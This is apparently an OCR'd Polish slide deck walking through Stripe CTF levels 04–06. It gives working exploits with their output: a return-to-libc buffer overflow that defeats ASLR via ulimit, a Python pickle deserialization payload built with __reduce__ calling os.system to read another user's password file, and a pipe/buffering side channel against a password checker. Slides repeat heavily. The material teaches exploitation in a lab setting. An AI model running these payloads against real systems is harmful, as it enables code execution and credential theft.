
level04 – na około

- ~~NX bit~~
- ASLR nie dotyczy *.text* w `level04`
- Trampolina (pivot?)
- PIC shellcode

```
level04:/levels$ objdump -d level04 | grep 'call.*eax$'
 804847f: ff d0                   call   *%eax
 804857b: ff d0                   call   *%eax
```

level04 – na około

- ~~NX bit~~
- ASLR nie dotyczy *.text* w `level04`
- Trampolina (pivot?)
- PIC shellcode




```
level04:/levels$ objdump -d level04 | grep 'call.*eax$'
 804847f: ff d0                   call   *%eax
 804857b: ff d0                   call   *%eax
```

glibc ASLR

```
level04$ for i in {1..5}; do ldd /levels/level04 | grep libc; done
    libc.so.6 => /lib32/libc.so.6 (0xf75d4000)
    libc.so.6 => /lib32/libc.so.6 (0xf7623000)
    libc.so.6 => /lib32/libc.so.6 (0xf762d000)
    libc.so.6 => /lib32/libc.so.6 (0xf7673000)
    libc.so.6 => /lib32/libc.so.6 (0xf761c000)
level04$
```

glibc ASLR

```
level04$ for i in {1..5}; do ldd /levels/level04 | grep libc; done
    libc.so.6 => /lib32/libc.so.6 (0xf75d4000)
    libc.so.6 => /lib32/libc.so.6 (0xf7623000)
    libc.so.6 => /lib32/libc.so.6 (0xf762d000)
    libc.so.6 => /lib32/libc.so.6 (0xf7673000)
    libc.so.6 => /lib32/libc.so.6 (0xf761c000)
level04$ ulimit -s unlimited
level04$ for i in {1..5}; do ldd /levels/level04 | grep libc; done
    libc.so.6 => /lib32/libc.so.6 (0x55584000)
    libc.so.6 => /lib32/libc.so.6 (0x55584000)
    libc.so.6 => /lib32/libc.so.6 (0x55584000)
    libc.so.6 => /lib32/libc.so.6 (0x55584000)
    libc.so.6 => /lib32/libc.so.6 (0x55584000)
level04$
```

glibc ASLR

```
level04$ for i in {1..5}; do ldd /levels/level04 | grep libc; done
    libc.so.6 => /lib32/libc.so.6 (0xf75d4000)
    libc.so.6 => /lib32/libc.so.6 (0xf7623000)
    libc.so.6 => /lib32/libc.so.6 (0xf762d000)
    libc.so.6 => /lib32/libc.so.6 (0xf7673000)
    libc.so.6 => /lib32/libc.so.6 (0xf761c000)
level04$ ulimit -s unlimited
level04$ for i in {1..5}; do ldd /levels/level04 | grep libc; done
    libc.so.6 => /lib32/libc.so.6 (0x55584000)
    libc.so.6 => /lib32/libc.so.6 (0x55584000)
    libc.so.6 => /lib32/libc.so.6 (0x55584000)
    libc.so.6 => /lib32/libc.so.6 (0x55584000)
    libc.so.6 => /lib32/libc.so.6 (0x55584000)
level04$ objdump -T /lib32/libc.so.6 | grep system$
000393d0 g    DF .text 0000007d  GLIBC_PRIVATE __libc_system
000393d0  w   DF .text 0000007d  GLIBC_2.0   system
level04$
```

glibc ASLR

```
level04$ for i in {1..5}; do ldd /levels/level04 | grep libc; done
    libc.so.6 => /lib32/libc.so.6 (0xf75d4000)
    libc.so.6 => /lib32/libc.so.6 (0xf7623000)
    libc.so.6 => /lib32/libc.so.6 (0xf762d000)
    libc.so.6 => /lib32/libc.so.6 (0xf7673000)
    libc.so.6 => /lib32/libc.so.6 (0xf761c000)
level04$ ulimit -s unlimited
level04$ for i in {1..5}; do ldd /levels/level04 | grep libc; done
    libc.so.6 => /lib32/libc.so.6 (0x55584000)
    libc.so.6 => /lib32/libc.so.6 (0x55584000)
    libc.so.6 => /lib32/libc.so.6 (0x55584000)
    libc.so.6 => /lib32/libc.so.6 (0x55584000)
    libc.so.6 => /lib32/libc.so.6 (0x55584000)
level04$ objdump -T /lib32/libc.so.6 | grep system$
000393d0 g    DF .text 0000007d  GLIBC_PRIVATE __libc_system
000393d0  w   DF .text 0000007d  GLIBC_2.0   system
level04$ printf %x $[0x55584000+0x000393d0]
555bd3d0
```

level04

```
level04$ /levels/level04                                          \
         $(python -c 'print "A"*1036+"\xd0\xd3\x5b\x55"')
sh: U??WV1?S 鬱 : not found
Segmentation fault
level04$
```

level04

```
level04$ /levels/level04                                          \
         $(python -c 'print "A"*1036+"\xd0\xd3\x5b\x55"')
sh: U??WV1?S 鬱 : not found
Segmentation fault
level04$ NAME=$(/levels/level04                                   \
         $(python -c 'print "A"*1036+"\xd0\xd3\x5b\x55"') \
         2>&1                                                     \
         | cut -d: -f2                                            \
         | tr -d '[:space:]')
level04$
```

level04

```
level04$ /levels/level04                                          \
         $(python -c 'print "A"*1036+"\xd0\xd3\x5b\x55"')
sh: U??WV1?S 鬱 : not found
Segmentation fault
level04$ NAME=$(/levels/level04                                   \
         $(python -c 'print "A"*1036+"\xd0\xd3\x5b\x55"') \
         2>&1                                                     \
         | cut -d: -f2                                            \
         | tr -d '[:space:]')
level04$ echo "/bin/cat ~level05/.password" > $NAME
level04$ chmod +x $NAME
level04$ PATH=. /levels/level04                                   \
         $(python -c 'print "A"*1036+"\xd0\xd3\x5b\x55"')
```

level04

```
level04$ /levels/level04                                          \
         $(python -c 'print "A"*1036+"\xd0\xd3\x5b\x55"')
sh: U??WV1?S 鬱 : not found
Segmentation fault
level04$ NAME=$(/levels/level04                                   \
         $(python -c 'print "A"*1036+"\xd0\xd3\x5b\x55"') \
         2>&1                                                     \
         | cut -d: -f2                                            \
         | tr -d '[:space:]')
level04$ echo "/bin/cat ~level05/.password" > $NAME
level04$ chmod +x $NAME
level04$ PATH=. /levels/level04                                   \
         $(python -c 'print "A"*1036+"\xd0\xd3\x5b\x55"')
Z7HsNOYbHCSZ
Segmentation fault
```


Level04 *MT edition*

```
level04$ /levels/level04                                          \
         $(python -c 'print "A"*1036+"\xd0\xd3\x5b\x55"')
sh: U??WV1?S 鬮 : not found
Segmentation fault
level04$ NAME=$(/levels/level04                                   \
         $(python -c 'print "A"*1036+"\xd0\xd3\x5b\x55"') \
         2>&1                                                     \
         | sed -e 's/^sh: \|: not found$//g')
level04$ echo "/bin/cat ~level05/.password" > $NAME
level04$ chmod +x $NAME
level04$ PATH=. /levels/level04                                   \
         $(python -c 'print "A"*1036+"\xd0\xd3\x5b\x55"')
Z7HsNOYbHCSZ
Segmentation fault
```


level05

```
$ ssh level05@ec2-50-17-55-161.compute-1.amazonaws.com
level05@ec2-50-17-55-161.compute-1.amazonaws.com's password:

Congratulations on making it to level 5!

As it turns out, level06 is running a public uppercasing service.
You can POST data to it, and it'll uppercase the data for you:

  curl localhost:9020 -d 'hello friend'
  {
      "processing_time": 5.0067901611328125e-06,
      "queue_time": 0.41274619102478027,
      "result": "HELLO FRIEND"
  }
```


level05



level05




level05



szczuromałpy


level05



`szczuromałpy`

typ
“`szczuromałpy`”
Job()

level05




szczuromałpy

typ
“szczuromałpy”
Job()

()qoJ
„szczuromałpy“
typ

level05



szczuromałpy

SZCZUROMAŁPY

typ
“szczuromałpy”
Job()

()qoJ
„szczuromałpy”
typ

level05.py

```
def serialize(direction, data, job):
    serialized = """type: %s; data: %s; job: %s""" %
                 (direction, data, pickle.dumps(job))
    logger.debug('Serialized to: %r' % serialized)
    return serialized
```

level05.py

```
def serialize(direction, data, job):
    serialized = """type: %s; data: %s; job: %s""" %
                 (direction, data, pickle.dumps(job))
    logger.debug('Serialized to: %r' % serialized)
    return serialized
```

level05.py

```
def serialize(direction, data, job):
    serialized = """type: %s; data: %s; job: %s""" %
                 (direction, data, pickle.dumps(job))
    logger.debug('Serialized to: %r' % serialized)
    return serialized
```

level05.py

```
def serialize(direction, data, job):
    serialized = """type: %s; data: %s; job: %s""" %
                 (direction, data, pickle.dumps(job))
    logger.debug('Serialized to: %r' % serialized)
    return serialized
```

level05.py

```
def serialize(direction, data, job):
    serialized = """type: %s; data: %s; job: %s""" %
                 (direction, data, pickle.dumps(job))
    logger.debug('Serialized to: %r' % serialized)
    return serialized

def deserialize(serialized):
    logger.debug('Deserializing: %r' % serialized)
    parser = re.compile('^type: (.*?); data: (.*?); job: (.*?)$',
                        re.DOTALL)
    match = parser.match(serialized)
    direction = match.group(1)
    data = match.group(2)
    job = pickle.loads(match.group(3))
    return direction, data, job
```

level05.py

```
def serialize(direction, data, job):
    serialized = """type: %s; data: %s; job: %s""" %
                 (direction, data, pickle.dumps(job))
    logger.debug('Serialized to: %r' % serialized)
    return serialized

def deserialize(serialized):
    logger.debug('Deserializing: %r' % serialized)
    parser = re.compile('^type: (.*?); data: (.*?); job: (.*?)$',
                        re.DOTALL)
    match = parser.match(serialized)
    direction = match.group(1)
    data = match.group(2)
    job = pickle.loads(match.group(3))
    return direction, data, job
```

parser.match()

```
^type: (.*?); data: (.*?); job: (.*?)$
```

parser.match()

```
^type: (.*?); data: (.*?); job: (.*?)$
```

parser.match()

```
^type: (.*?); data: (.*?); job: (.*?)$
```

parser.match()

```
^type: (.*?); data: (.*?); job: (.*?)$
```

parser.match()

```
^type: (.*?); data: (.*?); job: (.*?)$
```

“JOB”

“szczuromałpy”

```
pickle.
   dumps
      (job)
```

parser.match()

“szczuromałpy”

type: JOB; data: szczuromałpy; job: …

parser.match()

“szczuromałpy”

type:	JOB; data:	szczuromałpy; job:	…

“blah; job: X”

type:	JOB; data:	blah; job: X; job:	…

parser.match()

“szczuromałpy”

type:	JOB; data:	szczuromałpy; job:	…

“blah; job: X”

type:	JOB; data:	blah; job:	X; job: …

level05.py

```
def deserialize(serialized):
    logger.debug('Deserializing: %r' % serialized)
    parser = re.compile('^type: (.*?); data: (.*?); job: (.*?)$',
                        re.DOTALL)
    match = parser.match(serialized)
    direction = match.group(1)
    data = match.group(2)
    job = pickle.loads(match.group(3))
    return direction, data, job
```

pickle


http://docs.python.org/library/pickle.html

Warning: The `pickle` module is not intended to be secure against erroneous or maliciously constructed data. Never unpickle data received from an untrusted or unauthenticated source.

pickle

http://docs.python.org/library/pickle.html

Warning: The `pickle` module is not intended to be secure against erroneous or maliciously constructed data. Never unpickle data received from an untrusted or unauthenticated source.



pickle – zasadzka!

```
class Ambush(object):
    def __reduce__(self):
        return (os.system, ('echo trolololo',))
```

pickle – zasadzka!

```
class Ambush(object):
    def __reduce__(self):
        return (os.system, ('echo trolololo',))
```

```
level05$ python -i ambush.py
>>> import pickle, os
>>>
```

pickle – zasadzka!

```
class Ambush(object):
    def __reduce__(self):
        return (os.system, ('echo trolololo',))
```

```
level05$ python -i ambush.py
>>> import pickle, os
>>> pickle.dumps(Ambush())
"cposix\nsystem\np0\n(S'echo trolololo'\np1\ntp2\nRp3\n."
>>>
```

pickle – zasadzka!

```
class Ambush(object):
    def __reduce__(self):
        return (os.system, ('echo trolololo',))
```

```
level05$ python -i ambush.py
>>> import pickle, os
>>> pickle.dumps(Ambush())
"cposix\nsystem\np0\n(S'echo trolololo'\np1\ntp2\nRp3\n."
>>> pickle.loads(
... "cposix\nsystem\np0\n(S'echo trolololo'\np1\ntp2\nRp3\n."
... )
trolololo
0
```

level05-bang.py

```
class Ambush(object):
    def __reduce__(self):
        return (os.system,
                ('cat ~level06/.password > /tmp/pass',))

data = "blah; job: " + pickle.dumps(Ambush())
os.execvp("curl", ["", "127.0.0.1:9020", "-d", data])
```

level05-bang.py

```
class Ambush(object):
    def __reduce__(self):
        return (os.system,
                ('cat ~level06/.password > /tmp/pass',))

data = "blah; job: " + pickle.dumps(Ambush())
os.execvp("curl", ["", "127.0.0.1:9020", "-d", data])
```

```
level05$ python level05-bang.py
{
    "result": "Job timed out"
}
level05$ cat /tmp/pass
qFuZ3nu6ycof
```

```
cposix\nsystem\np0\n(S'KOMENDA'\np1\ntp2\nRp3\n.
```

```
cposix
system
p0
(S'KOMENDA'
p1
tp2
Rp3
.
```

```
cposix\nsystem\np0\n(S'KOMENDA'\np1\ntp2\nRp3\n.
```

```
cposix
system
p0
(S'KOMENDA'
p1
tp2
Rp3
.
```

```
cos\nsystem\n(S'KOMENDA'\ntR.
```

```
cos
system
(S'KOMENDA'
tR
.
```

level06

```
$ ssh level06@ec2-50-17-55-161.compute-1.amazonaws.com
level06@ec2-50-17-55-161.compute-1.amazonaws.com's password:
…

As it turns out, the-flag is a pretty arrogant user. He created a
taunting utility and left it in /levels/level06 (source code in
/levels/level06.c). This utility will read the first line of a
specified file, compare it with your supplied guess, and taunt you
unless you guessed correctly.

level06:/levels$
```

level06

```
$ ssh level06@ec2-50-17-55-161.compute-1.amazonaws.com
level06@ec2-50-17-55-161.compute-1.amazonaws.com's password:
…

As it turns out, the-flag is a pretty arrogant user. He created a
taunting utility and left it in /levels/level06 (source code in
/levels/level06.c). This utility will read the first line of a
specified file, compare it with your supplied guess, and taunt you
unless you guessed correctly.

level06:/levels$ ./level06 ~the-flag/.password niewiem
Welcome to the password checker!
.......
level06:/levels$ Ha ha, your password is incorrect!
```

```
fprintf(stderr, "Welcome to the password checker!\n");

for (i = 0; i < strlen(guess); i++) {
    guess_char = char_at(guess, i);
    true_char = char_at(correct, i);
    fprintf(stderr, ".");
    if (!known_incorrect && (guess_char != true_char)) {
        known_incorrect = 1;
        taunt();
    }
}

if (!known_incorrect && strlen(guess) != strlen(correct)) {
    known_incorrect = 1;
    taunt();
}

fprintf(stderr, "\n");

if (!known_incorrect) {
    fprintf(stderr,
        "Wait, how did you know that the password was %s?\n",
        correct);
}
```

```
void taunt()
{
    if (!fork()) {
        execl("/bin/echo", "/bin/echo",
            "Ha ha, your password is incorrect!", NULL);
        exit(1);
    }
}
```

level06

```
level06:/levels$ ./level06 ~the-flag/.password b
Welcome to the password checker!
.
level06:/levels$ Ha ha, your password is incorrect!
level06:/levels$ ./level06 ~the-flag/.password cd
Welcome to the password checker!
..
level06:/levels$ Ha ha, your password is incorrect!
level06:/levels$ ./level06 ~the-flag/.password efg
Welcome to the password checker!
...
level06:/levels$ Ha ha, your password is incorrect!
```

```
void taunt() {
    if (!fork()) {
        execl("/bin/echo", "/bin/echo",
            "Ha ha, your password is incorrect!", NULL);
        exit(1);
    }
}
```

```
fprintf(stderr, "Welcome to the password checker!\n");

for (i = 0; i < strlen(guess); i++) {
    guess_char = char_at(guess, i);
    true_char = char_at(correct, i);
    fprintf(stderr, ".");
    if (!known_incorrect && (guess_char != true_char)) {
        known_incorrect = 1;
        taunt();
    }
}

if (!known_incorrect && strlen(guess) != strlen(correct)) {
    known_incorrect = 1;
    taunt();
}
```

level06, fakt #1

stdout ≠ stderr

```
void taunt() {
    if (!fork()) {
        execl("/bin/echo", "/bin/echo",
            "Ha ha, your password is incorrect!", NULL);
        exit(1);
    }
}
```

```
fprintf(stderr, "Welcome to the password checker!\n");

for (i = 0; i < strlen(guess); i++) {
    guess_char = char_at(guess, i);
    true_char = char_at(correct, i);
    fprintf(stderr, ".");
    if (!known_incorrect && (guess_char != true_char)) {
        known_incorrect = 1;
        taunt();
    }
}

if (!known_incorrect && strlen(guess) != strlen(correct)) {
    known_incorrect = 1;
    taunt();
}
```

level06, fakt #2

`stdout`

jest buforowany

(a `stderr` nie!)

level06

```
level06:/levels$ ./level06 ~the-flag/.password test
Welcome to the password checker!
...
level06:/levels$ Ha ha, your password is incorrect!
level06:/levels$ ./level06 ~the-flag/.password test 1>/dev/null
Welcome to the password checker!
....
level06:/levels$ ./level06 ~the-flag/.password test 2>/dev/null
level06:/levels$ Ha ha, your password is incorrect!
```

```
void taunt() {
    if (!fork()) {
        execl("/bin/echo", "/bin/echo",
            "Ha ha, your password is incorrect!", NULL);
        exit(1);
    }
}
```

```
fprintf(stderr, "Welcome to the password checker!\n");

for (i = 0; i < strlen(guess); i++) {
    guess_char = char_at(guess, i);
    true_char = char_at(correct, i);
    fprintf(stderr, ".");
    if (!known_incorrect && (guess_char != true_char)) {
        known_incorrect = 1;
        taunt();
    }
}

if (!known_incorrect && strlen(guess) != strlen(correct)) {
    known_incorrect = 1;
    taunt();
}
```

level06, fakt #3

atakujący *definiuje*
`stdout` i `stderr`

pipe()

pipe()

pipe()

pipe()

pipe()

pipe()

pipe()

level06, fakt #4


pipe'y (potoki?)
fajne są

~O_NONBLOCK


~O_NONBLOCK

~O_NONBLOCK


~O_NONBLOCK




~O_NONBLOCK




~O_NONBLOCK




~O_NONBLOCK




~O_NONBLOCK



~O_NONBLOCK



~O_NONBLOCK



```
void taunt() {
    if (!fork()) {
        execl("/bin/echo", "/bin/echo",
            "Ha ha, your password is incorrect!", NULL);
        exit(1);
    }
}
```

```
fprintf(stderr, "Welcome to the password checker!\n");

for (i = 0; i < strlen(guess); i++) {
    guess_char = char_at(guess, i);
    true_char = char_at(correct, i);
    fprintf(stderr, ".");
    if (!known_incorrect && (guess_char != true_char)) {
        known_incorrect = 1;
        taunt();
    }
}

if (!known_incorrect && strlen(guess) != strlen(correct)) {
    known_incorrect = 1;
    taunt();
}
```

stderr

```
void taunt() {
    if (!fork()) {
        execl("/bin/echo", "/bin/echo",
            "Ha ha, your password is incorrect!", NULL);
        exit(1);
    }
}
```

```
fprintf(stderr, "Welcome to the password checker!\n");

for (i = 0; i < strlen(guess); i++) {
    guess_char = char_at(guess, i);
    true_char = char_at(correct, i);
    fprintf(stderr, ".");
    if (!known_incorrect && (guess_char != true_char)) {
        known_incorrect = 1;
        taunt();
    }
}

if (!known_incorrect && strlen(guess) != strlen(correct)) {
    known_incorrect = 1;
    taunt();
}
```

stderr

```
void taunt() {
    if (!fork()) {
        execl("/bin/echo", "/bin/echo",
            "Ha ha, your password is incorrect!", NULL);
        exit(1);
    }
}
```

